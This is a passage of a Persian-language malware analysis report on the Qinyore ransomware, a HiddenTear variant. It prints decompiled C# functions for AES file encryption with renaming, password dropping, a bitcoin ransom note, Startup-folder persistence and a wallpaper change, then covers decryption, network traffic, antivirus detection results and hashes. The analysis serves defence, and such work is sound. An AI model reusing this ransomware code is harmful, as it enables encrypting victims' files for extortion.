18     Try
19         Me.encryptDirectory(directories(j), password)
20     Catch
21     End Try
22 Next
23 End Sub

```

قطعه کد زیر مربوط به تابع `SendPassword()` می باشد که با فراخوانی این تابع پسورد مربوط به رمزگذاری فایل ها در دایرکتوری مورد نظر باج افزار قرار می گیرد.

```

SendPassword(string) : void X
1 // hidden_tear.Form1
2 // Token: 0x06000009 RID: 9 RVA: 0x0002300 File Offset: 0x0000500
3 public void SendPassword(string password)
4 {
5     string contents = string.Concat(new string[]
6     {
7         this.computerName,
8         "-",
9         this.userName,
10        " ",
11        password
12    });
13     File.WriteAllText(this.paths, contents);
14 }
15

```

قطعه کد زیر مربوط به تابع `messageCreator()` می باشد که فایل مربوط به پیغام باج خواهی را تحت عنوان `YOU_MUST_READ_ME.rtf` ایجاد می کند.

```
messageCreator(): void X
1 // hidden_tear.Form1
2 // Token: 0x0600000D RID: 13 RVA: 0x000026C4 File Offset: 0x000008C4
3 public void messageCreator()
4 {
5     string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData);
6     string str = "\\Microsoft\\Windows\\Start Menu\\Programs\\Startup";
7     string outDirectory = folderPath + str;
8     Form1.Extract("hidden_tear", outDirectory, "recursos", "trol.vbs");
9     Environment.GetFolderPath(Environment.SpecialFolder.Personal);
10    string str2 = "\\YOU_MUST_READ_ME.rtf";
11    string path = Environment.GetFolderPath(Environment.SpecialFolder.Desktop) + str2;
12    string[] contents = new string[]
13    {
14        "Files has been encrypted with Qinyore ransomware, a Russian Hacker organization in association with anonymous.",
15        "Send me some bitcoins or say goodbye to your files",
16        "Note: Don't try to be smart, if you are seeing this it means that even if your antivirus detect the virus the files are already encrypted.",
17        "Even If you can't see time is still counting, do not forget, 5 hours to pay since you got infected"
18    };
19    File.WriteAllLines(path, contents);
20 }
21
```

قطعه کد زیر مربوط به تابع UpdateWallpaper() می باشد که با فراخوانی این تابع، تصویر پس‌زمینه در دایرکتوری مورد نظر باج‌افزار قرار می‌گیرد.

```
UpdateWallpaper(): void X
1 // hidden_tear.Form1
2 // Token: 0x06000011 RID: 17 RVA: 0x00002758 File Offset: 0x00000958
3 private void UpdateWallpaper()
4 {
5     string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.Personal);
6     Form1.Extract("hidden_tear", folderPath, "recursos", "lol.jpg");
7     Form1.Extract("hidden_tear", folderPath, "recursos", "net.bat");
8     Process.Start(folderPath + "\\net.bat");
9     this.FileName = folderPath + "\\lol.jpg";
10    this.Set();
11 }
12
```

قطعه کد زیر مربوط به تابع Set() می باشد که با فراخوانی آن، تصویر پس‌زمینه سیستم قربانی تغییر پیدا می‌کند:

```
Set(): void X
1 // hidden_tear.Form1
2 // Token: 0x06000012 RID: 18 RVA: 0x000027BE File Offset: 0x000009BE
3 public void Set()
4 {
5     Registry.CurrentUser.OpenSubKey("Control Panel\\Desktop", true);
6     Form1.SystemParametersInfo(20, 0, this.FileName, 3);
7 }
8
```

همانطور که اشاره نمودیم باج‌افزار از الگوریتم رمزنگاری AES در حالت CBC ۲۵۶ بیتی استفاده می‌نماید، قطعه کد زیر مربوط به این فرایند می باشد :

```
AES_Encrypt(byte[], byte[]) : byte[] ×
1 // hidden_tear.Form1
2 // Token: 0x06000007 RID: 7 RVA: 0x000021BC File Offset: 0x000003BC
3 public byte[] AES_Encrypt(byte[] bytesToBeEncrypted, byte[] passwordBytes)
4 {
5     byte[] result = null;
6     byte[] salt = new byte[]
7     {
8         1,
9         2,
10        3,
11        4,
12        5,
13        6,
14        7,
15        8
16    };
17    using (MemoryStream memoryStream = new MemoryStream())
18    {
19        using (RijndaelManaged rijndaelManaged = new RijndaelManaged())
20        {
21            rijndaelManaged.KeySize = 256;
22            rijndaelManaged.BlockSize = 128;
23            Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(passwordBytes, salt, 1000);
24            rijndaelManaged.Key = rfc2898DeriveBytes.GetBytes(rijndaelManaged.KeySize / 8);
25            rijndaelManaged.IV = rfc2898DeriveBytes.GetBytes(rijndaelManaged.BlockSize / 8);
26            rijndaelManaged.Mode = CipherMode.CBC;
27            using (CryptoStream cryptoStream = new CryptoStream(memoryStream, rijndaelManaged.CreateEncryptor(), CryptoStreamMode.Write))
28            {
29                cryptoStream.Write(bytesToBeEncrypted, 0, bytesToBeEncrypted.Length);
30                cryptoStream.Close();
31            }
32            result = memoryStream.ToArray();
33        }
34    }
35    return result;
36 }
37
```

قطعه کد زیر مربوط به تابع EncryptFile(,) می باشد که علاوه بر فراخوانی توابع مختلف همانند تابع AES_Encrypt(,) که مربوط به الگوریتم رمزنگاری می باشد، با استفاده از تابع Move(,) پسوند فایل های مورد هدف باج افزار را به "anonymous" تغییر می دهد :

```
EncryptFile(string, string) : void ×
1 // hidden_tear.Form1
2 // Token: 0x0600000A RID: 10 RVA: 0x00002358 File Offset: 0x00000558
3 public void EncryptFile(string file, string password)
4 {
5     byte[] bytesToBeEncrypted = File.ReadAllBytes(file);
6     byte[] array = Encoding.UTF8.GetBytes(password);
7     array = SHA256.Create().ComputeHash(array);
8     byte[] bytes = this.AES_Encrypt(bytesToBeEncrypted, array);
9     Path.GetRandomFileName();
10    File.WriteAllBytes(file, bytes);
11    File.Move(file, file + ".anonymous");
12 }
13
```

قطعه کد زیر مربوط به فرایند پخش صوت می باشد :

```
playaudio() : void ×
1 // hidden_tear.Form1
2 // Token: 0x06000010 RID: 16 RVA: 0x00002746 File Offset: 0x00000946
3 private void playaudio()
4 {
5     new SoundPlayer(Resources.song).Play();
6 }
7
```


باج افزار Qinynore فقط از کتابخانه ویندوزی زیر به همراه یک تابع از آن، استفاده می کند.

mscoree.dll


_CorExeMain

فرایند رمزگشایی :

طبق بررسی های صورت گرفته باج افزار Qinynore پس از اجرا یک فایل متنی تحت عنوان READ_ME.txt که محتوای آن شامل پسورد مربوط به رمزگذاری فایل ها می باشد را در مسیر C:\Users\SADEGH\AppData\Roaming ایجاد می کند. تصویر زیر مربوط به این فایل می باشد :



در مرحله ی بعد قربانیان بایستی ابزار رمزگشایی را اجرا نمایند و با استفاده از پسورد بدست آمده اقدام به رمزگشایی فایل های خود نمایند. تصویر زیر مربوط به این فرایند می باشد :



تحلیل ترافیک شبکه :

پس از بررسی ترافیک شبکه، متوجه هیچ گونه درخواست DNS و تلاش برای برقراری ارتباط با میزبان در نقطه‌ی جغرافیایی خاص توسط باج افزار Qinyore نشدیم.

خروجی سامانه VirusTotal :

در حال حاضر تعداد ۴۷ مورد از ۶۷ آنتی ویروس و آنتی بدافزار موجود در سامانه VirusTotal قادر به شناسایی این باج افزار بوده و آن را حذف یا غیرفعال می‌کنند.

Ad-Aware	Gen:Heur.Ransom.REntS.Gen.1	AegisLab	Trojan.Win32.Generic.4!c
AhnLab-V3	Malware/Win32.Generic.C1020407	ALYac	Trojan.Ransom.HiddenTear
Antiy-AVL	Trojan[Ransom]/MSIL.Ryzerlo	Avast	Win32:Trojan-gen
AVG	Win32:Trojan-gen	Avira	HEUR/AGEN.1016243
BitDefender	Gen:Heur.Ransom.REntS.Gen.1	CAT-QuickHeal	Trojan.YakbeexMSIL.ZZ4
CrowdStrike Falcon	malicious_confidence_80% (D)	Cybereason	malicious.e65b32
Cylance	Unsafe	Cyren	W32/Ransom.IQ.gen!Eldorado
DrWeb	Trojan.Encoder.10598	Emsisoft	Gen:Heur.Ransom.REntS.Gen.1 (B)
eScan	Gen:Heur.Ransom.REntS.Gen.1	ESET-NOD32	a variant of MSIL/Filecoder.AK
F-Prot	W32/Ransom.IQ.gen!Eldorado	F-Secure	Gen:Heur.Ransom.REntS.Gen.1
Fortinet	MSIL/Filecoder.Z!tr	GData	MSIL:Trojan-Ransom.Cryptear.H
Ikarus	Trojan-Ransom.HiddenTear	Jiangmin	Trojan.Generic.bnniw
K7AntiVirus	Trojan (004de29f1)	K7GW	Trojan (004de29f1)
Kaspersky	HEUR:Trojan.Win32.Generic	Malwarebytes	Ransom.HiddenTear
MAX	malware (ai score=100)	McAfee	Ransomware-FTD!49C158EE65B3
McAfee-GW-Edition	Ransomware-FTD!49C158EE65B3	Microsoft	Ransom:MSIL/Ryzerlo.B
NANO-Antivirus	Trojan.Win32.Encoder.fhsapi	Palo Alto Networks	generic.ml
Panda	Trj/GdSda.A	Qihoo-360	Win32/Trojan.Ransom.ec8
Rising	Ransom.Ryzerlo!8.782 (TFE:C.hdzBs4KIXBK)	Sophos AV	Mal/Cryptear-A
Symantec	Ransom.HiddenTear!g1	Tencent	Win32:Trojan.Fakedoc.Auto
TrendMicro	Ransom_RAMSil_SM	TrendMicro-HouseCall	Ransom_RAMSil_SM
VBA32	TScope.Trojan.MSIL	ViRobot	Trojan.Win32.Ransom.2802176
Webroot	W32.Ransomware.Gen	Zillya	Trojan.Generic.Win32.71805
ZoneAlarm	HEUR:Trojan.Win32.Generic	Alibaba	Clean

خروجی سامانه ویروس کاو مرکز ماهر :

در حال حاضر تعداد ۷ مورد از ۱۱ آنتی ویروس و آنتی بدافزار موجود در سامانه بومی ویروس کاو قادر به شناسایی این باج افزار بوده و آن را حذف یا غیرفعال می کنند.

نام فایل: Honest_Sample_5bbf2584ade29a7d17a4f43a.bin.49c158ee65b32cb7f4ca6a769c90bfc0


حجم فایل: ۲.۷ مگابایت

تاریخ اسکن: ۲۵ آبان ۱۳۹۷ - ۳:۳۰

MD5: 49c158ee65b32cb7f4ca6a769c90bfc0

SHA1: f047d2888c29ee711a9ca627d09f0ddce343c54a

SHA256: b4902aa2802656f873111b272c03ad93ca2dd53c0c612b9d310c982f4afa497b

وضعیت: 

نتایج اسکن:

آنتی ویروس	نتیجه اسکن
clamav	Clean ✓
avast	Dangerous ii
comodo	Dangerous ii
kaspersky	Clean ✓
eset	Dangerous a variant of MSIL/Filecoder.AK trojan ii
fsecure	Clean ✓
پادوبش	Clean ✓
sophos	Dangerous Mal/Cryptear-A ii
symantec	Dangerous Ransom.HiddenTearlg1 ii
drweb	Dangerous Trojan.Encoder.10598\nScanned ii
bitdefender	Dangerous ii